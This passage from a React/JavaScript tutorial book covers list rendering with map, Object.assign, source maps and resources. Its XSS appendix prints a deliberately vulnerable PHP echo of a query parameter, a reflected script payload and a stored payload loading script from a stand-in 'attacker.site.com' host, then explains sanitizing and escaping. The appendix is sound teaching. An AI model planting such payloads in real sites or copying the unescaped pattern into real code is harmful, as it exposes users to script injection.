    return (
      <div>{carNodes}</div>
    );
  }
});

var data = [
  {key:1, make: "Hyundai", model: "Elantra"},
  {key:2, make: "Chevrolet", model: "Camaro"}
];

ReactDOM.render(
  <CarList data={data} />,
  document.getElementById('content')
);

```

● Example (ES6)

The code below is from the sample project (the React Trails Project). It displays the list of search results. Note on how it uses the map function to transform an array of search results into an array of React elements.

```
class SearchResults extends React.Component {

  render() {
    if (this.props.searchResults.length == 0) {
      return null;
    }

    const searchResultList = this.props.searchResults.map(function (value, index) {
      let linkTo = `/details/${value.lat}/${value.lon}`;
      return <ListItem key={value.unique_id}>
        <ListItemContent avatar="person">{value.name} {value.state} {value.country}</ListItemContent>
        <ListItemAction>
          <Link to={linkTo}>Details</Link>
        </ListItemAction>
      </ListItem>;
    });

    return (
      <div>
        <h2>Results</h2>
        <List>
          {searchResultList}
        </List>
      </div>);
  }
}
```

34.7 Object.assign

- **Introduction**

This is a function in the built-in ‘Object’ in JavaScript ES6. This function allows the user to copy properties from one or more source objects into a new target object. The source objects are not affected.

It copies properties by enumerating over the properties of the source objects, calling the ‘get’ method to get each property’s value. It then calls the ‘set’ to set the corresponding property and value on the target object.

- **Object.assign is Useful**

It is very useful and you will see it used a lot:

- **Merging**

It is especially good at merging objects together.

- **Shallow Cloning**

It is great at cloning very simple objects. However don’t use it for cloning more complex objects. This is because when Object.assign copies the properties, it copies over the references for objects. Therefore the original object and the copy may both contain the same reference i.e. object inside.

```
var obj = { a: 1 };  
var copy = Object.assign({}, obj);  
console.log(copy); // { a: 1 }
```

- **Passing Properties to Components using the Spread Operator**

It is useful for combining objects together so that the properties for the combined objects can be passed down to the child component using the spread operator.

```
var obj1 = { make: 'Chevrolet', model: 'Camaro' };  
var obj2 = { year: 2016 };  
var copy = Object.assign(obj1, obj2);  
return (  
  <Car {...copy} />  
);
```

- **Immutable Pattern**

It is also useful when you are changing state objects using immutability for improved change detection and performance. For more information on this, see Chapter ‘[Change Detection and Performance](#)’.

- **Pre-ES6 JavaScript**

Object.assign is not included in ES5. If you plan on deploying ES6 JavaScript code

that uses `Object.assign` then you should include a polyfill to make this function available to the ES5 code. For example, there is a node package ‘`es6-object-assign`’ that works as a polyfill.

- **Basic Example (ES6)**

This code:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
  <title>JS Bin</title>
  <script>
    let obj1 = { a: 1, b: 1 };
    let obj2 = { b: 2, c: 3 };
    let copy = Object.assign(obj1, obj2);
    console.log(copy);
  </script>
</head>
<body>
</body>
</html>
```

generates the following to the console:

```
[object Object] {
  a: 1,
  b: 2,
  c: 3
}
```

- **Advanced Example (ES5)**

- **Introduction**

Chevrolet Camaro 2016

- **Steps**

5. Create a Skeleton React Application in JsBin. (see //TODO).
6. Go to the html panel and ensure that JQuery is loaded as an additional library (in addition to React):

```
<script src="https://code.jquery.com/jquery-1.6.4.js"></script>
```

7. Add the following to the html, inside the body:

```
<div id="container"></div>
```

8. Add the following code to the JSX(React) code:

```
var Car = React.createClass({
  render: function() {
    return (
      <div>
        {this.props.make} {this.props.model} {this.props.year}
      </div>
    );
  }
});

var CarList = React.createClass({
  render: function() {
    var obj1 = { make: 'Chevrolet', model: 'Camaro' };
    var obj2 = { year: 2016 };
    var copy = Object.assign(obj1, obj2);
    console.log(copy);
    return (
      <Car {...copy} />
    );
  }
});

ReactDOM.render(
  <CarList />,
  document.getElementById('content')
);
```

- **Notes**

We combine objects 'obj1' and 'obj2' into 'copy'.

We pass the entire 'copy' object down to the 'Car' component using the spread operator.

35 *Appendix – Cross-Site Scripting Attacks.*

35.1 Introduction

These are also known as XSS attacks.

These attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. For example: you write a website and someone uses it to do bad things to someone else.

There are two types of XSS attacks: persistent and non-persistent.

35.2 Example Code - Non-Persistent XSS Attacks

These attacks occur when the attack does not result in any persisted malicious data.

- **You write this benign web page using PHP.**

You pass the 'name' parameter via query string to this web page and it outputs a name and a link.

```
<?php $name = $_GET['name'];  
echo "Welcome $name<br>";  
echo "<a href='documents.php'>Your Documents</a>"; ?>
```

- **The attacker sends a link in an email to this web page.**

The link passes a malicious 'name' parameter to the this web page, that contains JavaScript code in a script block. In the case below it initiates a popup 'alert' box.

```
index.php?name=guest<script>alert('attacked')</script>
```

This is a harmless example. However the attacker could use JavaScript to rewrite the link text and the link target to a harmful page.

35.3 Example Code – Persistent XSS Attacks

These attacks occur when the attack results in persisted malicious data.

- **You write a message board application.**

This application allows the user enter text. The attacker registers as a legitimate user.

- **The attacker creates a topic name with text message that includes JavaScript code.**

This is persisted to the database.

- **Topic Name:**

Must Read

- **Text Message:**

<script src='http://attacker.site.com/payload.js'>Click here to see</script>

- **The message board shows a malicious link.**

The message board will continue to show the malicious link until it is removed from the database.

36 *Appendix – Prevention of Cross-Site Scripting Attacks.*

36.1 **How is it Prevented?**

Make sure that all user input is properly sanitized and escaped before it is utilized or persisted. Also ensure that static content presented to users is also sanitized and escaped.

36.2 Sanitization

Sanitization involves parsing text and ensuring that the text only includes safe and desired text.

Dangerously exploitable tags like ‘<script>’, ‘<object>’, ‘<embed>’ and ‘<link>’ should be removed. Dangerously exploitable attributes like ‘onclick’ should be removed.

36.3 Escaping

In HTML, there are a handful of super special characters, namely: `<`, `>`, `&`, and `"`. These super special characters represent the visuals but they also represent other things. For example `'<'` means the visual for a `'<'` but it also means 'start a tag' in html.

When using these characters, it's important to let HTML know if you want to use them purely for visuals, or in their special capacity. If you replace these characters with escape codes then you can output these special characters in a purely visual manner.

So when you escape a text string it converts all of the special characters in the string to their escape codes, which keeps these special characters visible but removes their special capacities that can be manipulated by an attacker. For example a nasty `'<script>'` tag becomes the visual `'<script>'` without starting an html script block.

● Example #1

```

```

The browser will have difficulties rendering this html because we have quotes inside quotes. This is because we are intending to use the quotes in two different ways:

1. To indicate quotation marks (around the phrase)
2. To start and end the `'alt'` attribute.

What we can do is escape the quotation marks around the phrase so that this html is easier to interpret. The escaping allows us to convert the quotes around the phrase into codes that represent the visual representation of a quote.

```

```

The browser will not have any problems rendering this.

● Example #2

The user could enter the text below in an input field to attempt to run malicious code:

```
<script>alert("You have been hacked");</script>
```

Escaped this would become

```
&lt;script&gt;alert(&quot;You have been hacked&rdquo;);&lt;/script&gt;
```

This would be displayed in a web browser as:

```
<script>alert("You have been hacked");</script>
```

But the web browser would see it as:

```
&lt;script&gt;alert(&quot;You have been hacked&rdquo;);&lt;/script&gt;
```

and would not run any script.

36.4 React and Escaping

In a React application, the Components perform the rendering (generating the markup). When the Components are rendered, the React runtime escapes the markup automatically. You can create un-escaped markup but you must explicitly tell React to do so. For more details – see Chapter ‘[Introduction to JSX](#)’.

37 *Appendix - Source Maps*

37.1 **Minification and Uglification**

Minification is the process of removing all unnecessary characters from [source code](#) without changing its functionality. Minified source code is especially useful for JavaScript because it reduces the amount of data that needs to be transferred and makes it hard to read, copy or reverse-engineer. Uglification is the same thing, minimizing the code making it as small as possible and hard to read! Minification and Uglification are usually performed in the build process.

37.2 Code Running In Your Brower

Remember that when your browser is running your React code it is not running your source code, it is running the minified/uglified JavaScript code generated from build process. You need to skip debugging this hard-to-read code and start debugging using map files.

37.3 What Do Source Maps Do?

Source maps (.map files) enable developers to debug the minified/uglified code running in the browser as if it was running the original source code. So the developer sees his or her pretty source code in the debugger, even if the browser is running the other code.

To debug your code in development you absolutely should get your project generating map files.

37.4 Source Map File Locations

You should obviously generate and deploy map files on development and local servers. Normally they are deployed in the same folder as the JavaScript files. However you should not normally deploy map files onto production servers unless there is a specific issue you need to debug in that environment.

When you compile your TypeScript into JavaScript and the compiler is generating map files, it adds a line to the end of the file of the generated JavaScript that specifies the location of the corresponding map file.

```
//# sourceMappingURL=app.min.js.map
```

You can also set the 'X-SourceMap' header to tell the browser where to pick up the map files.

```
X-SourceMap: /path/to/file.js.map
```

37.5 How to Change Your Project to Generate Map Files


You will need to modify your project's build script file (often `gulpfile.js`) and change your `JavaScriptCompiler` options to include map file generation. You may also need to add a task to copy the `.map` files to the same location as your deployed `.js` files.

37.6 Enabling Map Files in Your Browser


You should ensure that your browser supports the use of .map files and that this browser feature is turned on (the ‘enable source maps’ option). Otherwise they will be useless.

37.7 Enabling Map Files on Chrome


More Tools > Developer Tools



Hit the Settings Button



Enable Source Maps



38 *Resources*

38.1 **Introduction**

I hope this book helps you a lot and becomes part of your React ‘tool set’. However, this book is a ‘static’ resource, written at one point in time. This is good for a while but in the world of computing things change fast. For example, at the moment people are talking about ES7 and we are not used to ES6 yet!


So you need to have multiple information sources and some of them need to be maintained and kept up to date for you so you can keep up. In this Chapter I am going to mention the websites where I got the information for writing this book. I hope they are as useful to you as they have been to me.

38.2 Most Important

● React


The most important resource is obviously the official React documentation on the Facebook Github page.

[HTTPS://FACEBOOK.GITHUB.IO/REACT/DOCS/GETTING-STARTED.HTML](https://facebook.github.io/react/docs/getting-started.html)



● JAVASCRIPT

[HTTPS://DEVELOPER.MOZILLA.ORG/EN-US/DOCS/WEB/JAVASCRIPT/REFERENCE](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference)



38.3 OTHER RESOURCES

- **Introductions to React**

<http://blog.andrewray.me/reactjs-for-stupid-people/>

<https://zapier.com/engineering/react-js-tutorial-guide-gotchas/>

- **React Articles**

<http://buildwithreact.com/>

<https://react.rocks/tag/Blog>

- Links to several blogs.

<http://reactkungfu.com/>

- Excellent blog.

<https://gitlab.com/rajeshponnala/awesome-react>

- Lots of information here!

<https://blog.risingstack.com/react-js-best-practices-for-2016/>

<https://reactjs.co/>

- React and Redux